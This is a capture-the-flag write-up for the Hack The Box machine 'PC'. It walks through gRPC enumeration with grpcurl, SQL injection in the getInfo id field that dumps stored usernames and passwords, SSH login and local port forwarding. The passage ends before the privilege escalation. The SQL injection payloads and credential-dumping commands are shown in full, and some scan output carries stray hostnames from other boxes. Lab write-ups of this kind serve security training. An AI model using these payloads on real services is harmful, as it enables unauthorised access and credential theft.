[HTB] PC

- by **Pablo** `github.com/vorkampfer/hackthebox2/pc`
- **Resources:**

> 1. **IPPSEC walkthrough on YouTube:** `https://ippsec.rocks`
> 2. **gRPC exploitation:** `https://medium.com/@ibm_ptc_security/grpc-security-series-part-3-c92f3b687dd9`
> 3. **sqlite3 payloads:** `github.com/swisskyrepo/PayloadsAllTheThings/blob/master/SQL%20Injection/SQLite%20Injection.md#sqlite-version`
> 4. **0xdf gitlab:** `https://0xdf.gitlab.io/`
> 5. **0xdf YouTube:** `https://www.youtube.com/@0xdf`
> 6. **Privacy search engine** `https://metager.org`
> 7. **Privacy search engine** `https://ghosterysearch.com/`
> 8. **CyberSecurity News** `https://www.darkreading.com/threat-intelligence`
> 9. `https://book.hacktricks.xyz/`

- **View terminal output with color**

> `▷ bat -l ruby --paging=never name_of_file -p`

NOTE: This write-up was done using *BlackArch*

Synopsis:

```
PC starts with only SSH and TCP port 50051 open. I'll poke at 50051 until I can figure out that it's GRPC, and then use
grpcurl to enumerate the service. I'll find an SQL injection in the SQLite database and get some creds that I can use over
SSH. To escalate, I'll find an instance of pyLoad running as root and exploit a 2023 CVE to get execution. In Beyond Root, a
video exploring the Python GRPC application to see how it works.~0xdf
```

Skill-set:

```
1. Enumerating mysterious port 50051
2. Using grpcurl to interact with gRPC
3. Using grpcurl to dump sqlite3 hashes
4. Blind command injection using pyload exploit
```

Basic Recon

1. **Ping & `whichsystem.py`**

```
1. ▷ ping -c 1 10.129.186.181

2. ▷ whichsystem.py 10.129.186.181
[+]==> 10.129.3.18 (ttl -> 63): Linux
```

2. **Nmap**

```
1. I use variables and aliases to make things go faster. For a list of my variables and aliases vist github.com/vorkampfer
2. ▷ openscan steamcloud.htb
alias openscan='sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn -oN nmap/openscan.nmap' <<< This is my preliminary scan
to grab ports.
3.  ▷ echo $openportz
22,80
4. ▷ source ~/.zshrc
5. ▷ echo $openportz
22,50051
6. ▷ portzscan $openportz drive.htb
7. ▷ qnmap_read.sh
Enter the path of your nmap scan output file: portzscan.nmap

nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,50051 pc.htb
>>> looking for nginx
>>> looking for OpenSSH
OpenSSH 8.2p1 Ubuntu 4ubuntu0.7
>>> Looking for Apache
>>> Looking for popular CMS & OpenSource Frameworks

>>> Looking for any subdomains that may have come out in the nmap scan

>>>  Here are some interesting ports
22/tcp    open  ssh
```

```
OpenSSH 8.2p1 Ubuntu 4ubuntu0.7

>>> Listing all the open ports
22/tcp    open  ssh     syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux;
protocol 2.0)
50051/tcp open  grpc    syn-ack
```


OPENSSH (1:8.2P1-4UBUNTU0.4) *UBUNTU FOCAL FOSSA*; URGENCY=MEDIUM

3. **Discovery with *Ubuntu Launchpad***

```
1. I lookup `OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 launchpad`
2. openssh (1:8.2p1-4ubuntu0.4) focal; urgency=medium
3. Launchpad says the server is an Ubuntu Focal Fossa
```

4. **Whatweb**

```
1. It does not seem that there are any http or https ports.
2. ▷ whatweb http://10.129.186.181:50051
ERROR Opening: http://10.129.186.181:50051 - end of file reached
```



10.129.186.181:50051


��������������?яя��?яя��� �ю��������������?��

5. **I check out port 50051**

```
1. Weird
2. http://10.129.186.181:50051/
���������������?яя���?яя����  �ю������������������?��
3. I search online for `what is grpc 50051`
4. It seems to be some type of server cli authentication tool or framework.
5. https://grpc.github.io/grpc/core/md_doc_command_line_tool.html
6. https://grpc.github.io/grpc/core/
7. https://grpc.github.io/grpc/
>>> Coming soon
```

6. `https://grpc.io/` <<< **Finally found this. They are not on github.**


```
1. See image above it is an RPC Framework.
2. Below is a better despcrition
```



7. **What is gRPC and what does it do?**

```
1. In gRPC, a client application can directly call a method on a server application on a different machine as if it were a local object, making it easier for you to create distributed applications and services. As in many RPC systems, gRPC is based around the idea of defining a service, specifying the methods that can be called remotely with their parameters and return types. On the server side, the server implements this interface and runs a gRPC server to handle client calls. On the client side, the client has a stub (referred to as just a client in some languages) that provides the same methods as the server.
2. gRPC clients and servers can run and talk to each other in a variety of environments - from servers inside Google to your own desktop - and can be written in any of gRPC's supported languages. So, for example, you can easily create a gRPC server in Java with clients in Go, Python, or Ruby. In addition, the latest Google APIs will have gRPC versions of their interfaces, letting you easily build Google functionality into your applications.
```

Searching for gRPC exploits




```
~/haCk54CrAcK/pc ▷ nc 10.129.186.181 50051|xxd
00000000: 0000 1804 0000 0000 0000 0400 3fff ff00  ............?...
00000010: 0500 3fff ff00 0600 0020 00fe 0300 0000  ..?..... ......
00000020: 0100 0004 0800 0000 0000 003f 0000 0000  ...........?....
00000030: 4007 0000 0000 0000 0000 0000 0000 0244  @..............D
00000040: 6964 206e 6f74 2072 6563 6569 7665 2048  id not receive H
00000050: 5454 502f 3220 7365 7474 696e 6773 2062  TTP/2 settings b
00000060: 6566 6f72 6520 6861 6e64 7368 616b 6520  efore handshake
^C
```

8. **Looking for exploits**

```
1. ▷ searchsploit gRPC
Exploits: No Results
Shellcodes: No Results
2. I search for `grpc exploit port 50051`
3. https://medium.com/@ibm_ptc_security/grpc-security-series-part-3-c92f3b687dd9
4. I am going to run an nmap nse vuln scan on port 50051.
5. ▷ nmap -Pn --script "vuln" --min-rate 500 -p50051 -oN vuln.nmap -vvv 10.129.186.181
Completed NSE at 03:01, 0.00s elapsed
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
PORT      STATE SERVICE REASON
50051/tcp open  unknown syn-ack
6. Not vulnerable to CVE-2011-1002
7. ▷ sudo nmap -p 50051 -sC -sV 10.129.186.181
```

Google RPC



XRP Ledger
https://xrpl.org › docs › infrastructure › configuration

Configure gRPC

Mar 5, 2024 — The recommended **port** is **50051** . ip defines which interfaces the server listens on. 127.0.0.1 limits connections to the local loopback network (...

9. **This is interesting. I search for `port 50051` and I get the following**

```
1. https://xrpl.org/es-es/docs/infrastructure/configuration/configure-grpc
2. It has nothing to do with the scope of our attempt to find an exploit for this box using this framework. I just thought that it was interesting that xrpl has an api that can interact with gRPC servers. It makes sense xrpl probrably has thousands of APIs and frameworks it has to interact with.
3. gRPC stands for `Google RPC`
```

---

gRPC curl

- #pwn_grpcurl_HTB_PC
- #pwn_gRPC_curl_HTB_PC
- #pwn_export_go_to_path

10. **A good way to interact with gRPC is with gRPC curl**

```
1. https://github.com/fullstorydev/grpcurl
2. To install on BlackArch simply type.
4. ▷ paru -S grpcurl-bin
5. ▷ grpcurl -help
Usage:
        grpcurl [flags] [address] [list|describe] [symbol]
6. How to export the path if you install it through github.
7. $ export PATH=$PATH:/home/user/go/bin
8. Basically, youjust need to export `~/go/bin` to $PATH. This is only for the current terminal session. If you want it permanently you have to put it in your ~/.bashrc or ~/.zshrc file.
9. ▷ grpcurl  -plaintext 10.129.186.181:50051 list
SimpleApp
grpc.reflection.v1alpha.ServerReflection
10. ▷ grpcurl  -plaintext 10.129.186.181:50051 describe SimpleApp
SimpleApp is a service:
service SimpleApp {
  rpc LoginUser ( .LoginUserRequest ) returns ( .LoginUserResponse );
  rpc RegisterUser ( .RegisterUserRequest ) returns ( .RegisterUserResponse );
  rpc getInfo ( .getInfoRequest ) returns ( .getInfoResponse );
}
11.  ▷ grpcurl  -plaintext 10.129.186.181:50051 describe LoginUserRequest
LoginUserRequest is a message:
message LoginUserRequest {
  string username = 1;
  string password = 2;
}
12. ▷ grpcurl  -plaintext 10.129.186.181:50051 describe LoginUserResponse
LoginUserResponse is a message:
message LoginUserResponse {
  string message = 1;
}
13. ▷ grpcurl  -plaintext 10.129.186.181:50051 describe RegisterUserRequest
RegisterUserRequest is a message:
message RegisterUserRequest {
  string username = 1;
  string password = 2;
}
14. ▷ grpcurl  -plaintext 10.129.186.181:50051 SimpleApp.RegisterUser
{
  "message": "username or password must be greater than 4"
}
15. ▷ grpcurl -format text -d 'username: "blackarchhacker", password: "Password123"' -plaintext 10.129.186.181:50051 SimpleApp.RegisterUser
message: "Account created for user blackarchhacker!"
16. You will need to have double quotes around the username and the password if not it will error out.
```

Logging into gRPC using grpcurl

11. **Great we have registered with gRPC now let's try logging in**

```
1. ▷ grpcurl -format text -d 'username: "blackarchhacker", password: "Password123"' -plaintext 10.129.186.181:50051 SimpleApp.LoginUser
message: "Your id is 91."
2. ▷ grpcurl -format text -d 'id: 91' -plaintext 10.129.186.181:50051 SimpleApp.getInfo
Error invoking method "SimpleApp.getInfo": error getting request data: line 1, col 5: Expecting a string value; got "91"
3. The id needs to be in double quotes as well.
4. ▷ grpcurl -format text -d 'id: "91"' -plaintext 10.129.186.181:50051 SimpleApp.getInfo
message: "Authorization Error.Missing 'token' header"
5. This reminds me of the real curl. You need to use headers with -H.
6. ▷ grpcurl -H 'token: "foo"' -format text -d 'id: "91"' -plaintext 10.129.186.181:50051 SimpleApp.getInfo
```

```
message: "Authorization Error.Missing 'token' header"
7. gRPC server is not accept "foo" as a valid token.
```

12. **Let's login again so we can recieve a different id. When logging in we were supposed to use the `-v` flag for verbose and it would have shown us the header token.**

```
1. I register as a different user
2. ▷ grpcurl -v -format text -d 'username: "hacker", password: "Password123"' -plaintext 10.129.186.181:50051
SimpleApp.RegisterUser
Resolved method descriptor:
rpc RegisterUser ( .RegisterUserRequest ) returns ( .RegisterUserResponse );
Request metadata to send:
(empty)
Response headers received:
content-type: application/grpc
grpc-accept-encoding: identity, deflate, gzip
Response contents:
message: "Account created for user hacker!"
Response trailers received:
(empty)
Sent 1 request and received 1 response
3. ▷ grpcurl -v -format text -d 'username: "hacker", password: "Password123"' -plaintext 10.129.186.181:50051
SimpleApp.LoginUser

Resolved method descriptor:
rpc LoginUser ( .LoginUserRequest ) returns ( .LoginUserResponse );
Request metadata to send:
(empty)
Response headers received:
content-type: application/grpc
grpc-accept-encoding: identity, deflate, gzip
Response contents:
message: "Your id is 642."
Response trailers received:
token:
b'eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoiaGFja2VyIiwiZXhwIjoxNzIyODQ3MjIzfQ.6HmwlL57GSsN4Gl_M9iANvOw6ktwkh_Bj7
kywqSXg7c'
Sent 1 request and received 1 response
4. Now we get the header token we need.
5.
'eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoiaGFja2VyIiwiZXhwIjoxNzIyODQ3MjIzfQ.6HmwlL57GSsN4Gl_M9iANvOw6ktwkh_Bj7k
ywqSXg7c'
```

13. **Now we have the token. This token is base64 encoded**

```
1. ▷ echo
'eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoiaGFja2VyIiwiZXhwIjoxNzIyODQ3MjIzfQ.6HmwlL57GSsN4Gl_M9iANvOw6ktwkh_Bj7k
ywqSXg7c' | base64 -d
{"typ":"JWT","alg":"HS256"}base64: invalid input
2. Do not decode the whole thing just the middle part of the cookie between the 2 dots.
3. ▷ echo 'eyJ1c2VyX2lkIjoiaGFja2VyIiwiZXhwIjoxNzIyODQ3MjIzfQ' | base64 -d; echo
{"user_id":"hacker","exp":1722847223}
```

Error, everything was going smoothly but I got an error that I can not fix

14. **Error**

```
1. ▷ grpcurl -format text -d 'id: "642"' -H 'token:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoiaGFja2VyIiwiZXhwIjoxNzIyODQ3MjIzfQ.6HmwlL57GSsN4Gl_M9iANvOw6ktwkh_Bj7ky
wqSXg7c' -plaintext 10.129.186.181:50051 SimpleApp.getInfo
ERROR:
  Code: Unknown
  Message: Unexpected <class 'TypeError'>: 'NoneType' object is not subscriptable
2. I verified over and over that I entered the command correctly.
3. I will register again and login again.
4. It seems that you need double quotes around everything except for the token. Do not put double quotes around the token.
Very picky program.
============================================================
4. ▷ grpcurl -v -format text -d 'username: "haxor", password: "Password123"' -plaintext 10.129.186.181:50051
SimpleApp.LoginUser

Resolved method descriptor:
rpc LoginUser ( .LoginUserRequest ) returns ( .LoginUserResponse );

Request metadata to send:
(empty)

Response headers received:
content-type: application/grpc
```

```
grpc-accept-encoding: identity, deflate, gzip

Response contents:
message: "Your id is 357."

Response trailers received:
token:
b'eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoiaGF4b3IiLCJleHAiOjE3MjI4NDg1NjZ9.RYkIQPgtzbujpt2Aqns0Um3pWMuGbQib5lZz
LS3cj7s'
Sent 1 request and received 1 response
------------------------------------------------------------
5. ▷ grpcurl -H 'token:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoiaGF4b3IiLCJleHAiOjE3MjI4NDg1NjZ9.RYkIQPgtzbujpt2Aqns0Um3pWMuGbQib5lZzLS
3cj7s' -format text -d 'id: "357"' -plaintext 10.129.186.181:50051 SimpleApp.getInfo
message: "Will update soon."
6. SUCCESS
```

This command is so long it is started to look injectable to me.

15. **SQL injection vulnerable command parameters in gRPC syntax**

```
1. ▷ grpcurl -format text -d "id: \"823-- -\"" -H 'token:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoiaGFja2VyMSIsImV4cCI6MTcyMjg1MDkzNH0.ENBwyDC_gUrTG64DP524YJ8ylF5qxGh02WW
sOtoN52U' -plaintext 10.129.186.181:50051 SimpleApp.getInfo
message: "Will update soon."
2. SUCCESS, I have an injectable parameter after the id number.
3. I can put anything after the comment and it will still say `will update soon`
4. ▷ grpcurl -format text -d "id: \"823-- -qwerty123456\"" -H 'token:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoiaGFja2VyMSIsImV4cCI6MTcyMjg1MDkzNH0.ENBwyDC_gUrTG64DP524YJ8ylF5qxGh02WW
sOtoN52U' -plaintext 10.129.186.181:50051 SimpleApp.getInfo
message: "Will update soon."
5. We can verify that this is SQL that is being injected because we can use UNION SELECT.
6. This thing is very squirly.
7. It has different behaviors and it is timing out right away.
8. ▷ grpcurl -format text -d "id: \"758-- -union select 1\"" -H 'token:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoiaGFja2VyMiIsImV4cCI6MTcyMjg1MTMwOH0.Vi4MEZaX_sJnw9q7zCBpJETM8WF0FQG_j1h
QwDhESJo' -plaintext 10.129.186.181:50051 SimpleApp.getInfo
message: "Will update soon."
~/hackthebox/pc ▷ grpcurl -format text -d "id: \"758-- -order by 100\"" -H 'token:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoiaGFja2VyMiIsImV4cCI6MTcyMjg1MTMwOH0.Vi4MEZaX_sJnw9q7zCBpJETM8WF0FQG_j1h
QwDhESJo' -plaintext 10.129.186.181:50051 SimpleApp.getInfo
message: "Will update soon."
9. If it times out you have to register and login gain with the verbose flag and use it with the updated command with the
header. It times out every 5 minutes it seems.
10. ▷ grpcurl -format text -d "id: \"758 union select sqlite_version()\"" -H 'token:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoiaGFja2VyMiIsImV4cCI6MTcyMjg1MTMwOH0.Vi4MEZaX_sJnw9q7zCBpJETM8WF0FQG_j1h
QwDhESJo' -plaintext 10.129.186.181:50051 SimpleApp.getInfo
message: "3.31.1"
11. Oh, I see what I did wrong. I forgot to remove the comment in the UNION SELECT query. That is why I did not get the
proper response I was expecting.
```

Attacking sqlite3 database

16. **This database is an sqlite3 database.**

```
1. I search for sqlite3 injections hacktricks
2. https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/SQL%20Injection/SQLite%20Injection.md#sqlite-version
3. https://www.tutlane.com/tutorial/sqlite/sqlite-injection-attacks
4. The best page on sqlite3 injection is PayloadAllTheThings. HackTricks sqlite page redirects to PayloadAllTheThings.
5. SELECT group_concat(tbl_name) FROM sqlite_master
6. ▷ grpcurl -format text -d "id: \"758 UNION SELECT group_concat(sql) FROM sqlite_master\"" -H 'token:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoiaGFja2VyMiIsImV4cCI6MTcyMjg1MTMwOH0.Vi4MEZaX_sJnw9q7zCBpJETM8WF0FQG_j1h
QwDhESJo' -plaintext 10.129.186.181:50051 SimpleApp.getInfo
message: "CREATE TABLE \"accounts\" (\n\tusername TEXT UNIQUE,\n\tpassword TEXT\n),CREATE TABLE messages(id INT UNIQUE,
username TEXT UNIQUE,message TEXT)"
7. We can see the table name is "accounts" and password, username columns.
```

Dumping sqlite3 hashes

17. **Dumping the hashes**

```
1. ▷ grpcurl -format text -d "id: \"758 UNION SELECT group_concat(username || ':' || password) FROM accounts\"" -H 'token:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoiaGFja2VyMiIsImV4cCI6MTcyMjg1MTMwOH0.Vi4MEZaX_sJnw9q7zCBpJETM8WF0FQG_j1h
QwDhESJo' -plaintext 10.129.186.181:50051 SimpleApp.getInfo
message: "admin:admin,sau:HereIsYourPassWord1431"
```

```
2. I add the creds to creds.txt file
3. ᐅ echo -n "admin:admin,sau:HereIsYourPassWord1431" >> creds.txt
4. ᐅ grpcurl -format text -d "id: \"758 UNION SELECT group_concat(username || ':' || message) FROM messages\"" -H 'token: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoiaGFja2VyMiIsImV4cCI6MTcyMjg1MTMwOH0.Vi4MEZaX_sJnw9q7zCBpJETM8WF0FQG_j1hQwDhESJo' -plaintext 10.129.186.181:50051 SimpleApp.getInfo
message: "admin:The admin is working hard to fix the issues."
5. I got the messages table from the prior command. See below.
6.  ᐅ grpcurl -format text -d "id: \"758 UNION SELECT group_concat(sql) FROM sqlite_master\"" -H 'token: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoiaGFja2VyMiIsImV4cCI6MTcyMjg1MTMwOH0.Vi4MEZaX_sJnw9q7zCBpJETM8WF0FQG_j1hQwDhESJo' -plaintext 10.129.186.181:50051 SimpleApp.getInfo
message: "CREATE TABLE \"accounts\" (\n\tusername TEXT UNIQUE,\n\tpassword TEXT\n),CREATE TABLE messages(id INT UNIQUE, username TEXT UNIQUE,message TEXT)"
```

---

ssh as user sau

18. **SSH as sau**

```
1. I take the creds
2. admin:admin,sau:HereIsYourPassWord1431
3. I think I can use admin or sau for the same ssh password. I will try sau first.
4. ᐅ ssh sau@10.129.186.181
5. sau@pc:~$ whoami
sau
6. sau@pc:~$ export TERM=xterm
7. sau@pc:~$ cat /etc/os-release
NAME="Ubuntu"
VERSION="20.04.6 LTS (Focal Fossa)"
8. We got the OS correct.
9. I run my enumeration script. I will add it to my github page if you want to use it. I am going to work on making the script better as time goes on. `https://github.com/vorkampfer/hackthebox2/pc`
10. sau@pc:/dev/shm$ touch enum.sh
11. sau@pc:/dev/shm$ nano enum.sh
12. sau@pc:/dev/shm$ chmod +x enum.sh
13. sau@pc:/dev/shm$ ./enum.sh
>>> There is tons of info, but I have it kind of orgnized so it looks like clean output.
```

Manual enumeration


19. **I run all the usual commands `sudo -l` etc...**

```
1. sau@pc:/dev/shm$ sudo -l
[sudo] password for sau:
Sorry, user sau may not run sudo on localhost.
2. sau@pc:/dev/shm$ ps -ef --forest
3. In order to see if we can write to a path you can use the writable flag.
4. sau@pc:/opt$ grep -iRE "system|popen|eval|exec"
5. au@pc:/opt$ find /opt/app/ -writable
6. sau@pc:/opt$ ss -lntp | grep 8000
LISTEN  0         5               127.0.0.1:8000           0.0.0.0:*
7. There is a webserver on port 8000
8. sau@pc:/opt$ curl localhost:8000
<!doctype html>
<html lang=en>
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to the target URL: <a href="/login?next=http%3A%2F%2Flocalhost%3A8000%2F">/login?next=http%3A%2F%2Flocalhost%3A8000%2F</a>. If not, click the link.
```

```
9. The port also came out in my scipt
10. sau@pc:/dev/shm$ ./enum.sh | grep 8000 -C4
▷ ./netPortsniff.sh

[+] Port 0016 ==> 22
[+] Port 0035 ==> 53
[+] Port 1F40 ==> 8000
[+] Port 25C2 ==> 9666
```

SSH port fowarding



```
~/haCk54CrAcK/pc ▷ sudo systemctl restart sshd
~/haCk54CrAcK/pc ▷ ssh sau@10.129.186.181
sau@10.129.186.181's password:
Last login: Mon Aug  5 08:47:51 2024 from 10.10.14.8
sau@pc:~$
ssh> -L 8000:127.0.0.1:8000
Forwarding port.
sau@pc:~$ 
```

20. **We are going to foward port 8000 to our machine so we can view it outside of localhost**

```
1. ▷ echo -n "EnableEscapeCommandline yes" >> ~/.ssh/config
2. ~/.ssh ▷ cat config
EnableEscapeCommandline yes
3. Now you will have to exit the ssh session and reconnect.
4. Before you reconnect restart sshd.service
5. ▷ sudo systemctl restart sshd.service
[sudo] password for h@x0r:
6. now ssh back into the target server like before.
7. ▷ ssh sau@10.129.186.181
